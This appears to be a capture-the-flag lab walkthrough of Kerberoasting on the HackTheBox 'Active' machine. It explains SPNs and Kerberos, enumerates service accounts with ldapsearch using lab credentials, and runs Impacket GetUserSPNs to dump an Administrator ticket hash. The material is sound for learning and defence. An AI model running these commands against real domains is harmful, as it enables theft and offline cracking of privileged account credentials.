
(optional) used if the service instance needs an additional identifier, e.g. a named SQL instance

HTTP/webserver01.contoso.com
MSSQLSvc/sqlserver01.contoso.com:1433
CIFS/fileserver01.contoso.com
LDAP/dc01.contoso.com

SPN Reference https://adsecurity.org/?page_id=183

```
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```


Kerberos


Key Distribution Center (KDC)
AS
TGS
Authenticator
Client
ntlm hash
Ticket Granting Ticket (TGT)
Service Ticket (ST)
service user
runs as
File Server
ntlm hash
Kerberos Tray


Browsing the Directory

Goal: finding SPNs in Active Directory (AD), which are associated to domain user accounts, rather than computer accounts.


```
$ sudo apt install jxplorer
```



Searching for SPNs



SPN associated to Domain User Account



Using ldapsearch

```
ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS'
-w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)"
serviceprincipalname
```


```
└─$ ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)" serviceprincipalname

# extended LDIF
#
# LDAPv3
# base <DC=active,DC=htb> with scope subtree
# filter: (serviceprincipalname=*/*)
# requesting: serviceprincipalname
#

# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

Using ImPacket

GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request

```
└─$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 14:06:40.351723  2025-08-20 12:13:06.870576



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$cd202a67c42682da3d37f0a4b0b79e8e$ed7ea53bcf7f8c1a0c7a54d67e76d7a39b39240f67259d8c3235c11ced3fde5c2982239
e111d51a774007752c43fdc4a7c54d77b574f243d48a7a81cd82c827c8e39bc7ec24f3d14d3e28ef581528b30e18e129b22e0c17001dab23fa967b0d0b079128b447dc532f948eac5a22c832d7e812c1375e3ad5
5e6e0a5bf10ad4d3d89c39a07a0510ef55bd3e61cd1015f64a2700c3c0d97b2b7728c8aaa4458ddcf20e9f72b15de16ef9a865df39288316c69c184d2ccb9c422dbbc01fc193c6b3643e25b827924f09d04ec93f
75d67651ec4e33831f527d8653f6e34ac7d082c380526211340ad7106718c17a34f2445b2ee24c9d31d9de49c904024c14b3c3e3287cdaa095686661730cb4033e5ce2b79e1d262fb8a5a89e285ed6d526306702
e37a4248cb10f3e374e33da05da6907266801bd6c4caa1bae6569f2e963df1f2b3e51802b7a466c5f9c987f83d525d30c06fd12094bb6d03c9655747f0a602aebaab2b9f30b107c1c345c3a5d451288cddf7e43b
0ac5eae8a12a84aad6722503532ab2a3f512d09055ff15430b1cecf629094591c74bd429fb44ffce1666c31228f2709d991bb7ccdd278e4f2eaa74bde5a1a109d264553876ae5bdfa7f88a4c972b60b5f891741c
dfc6022b984e0418f7d4f09ca4d6c7f84a0c7353525f55e1ed0cda161bbbb4ab87adb43b2afa2bcd719220da620d5877d5911d2e581d9c6081b9168e95e5015552a11225de43c7d54b511c14d2272fad0789a31e
a6b3a88afd2caf5e99a4aaf9e378601ebe6e91db224323dd96207f2aa6b3e66d58f00105f6a3789c7280efa338f473c0ec4342b95fae25deebcc367224c1e595feaa05ab0e546ef2c5fb4bf7a7c534f08154d353
a879dacaf3231f6546516508322e2e8619a8bbe89de6913c7c460bb6fc26c7a9804f28e859f6f48f49f2ae0cbb6a71a2b35a2f9940e42939d17556da0f4bf8507917952b8b862bf93e4d1d2882bf4cdfb5745e56
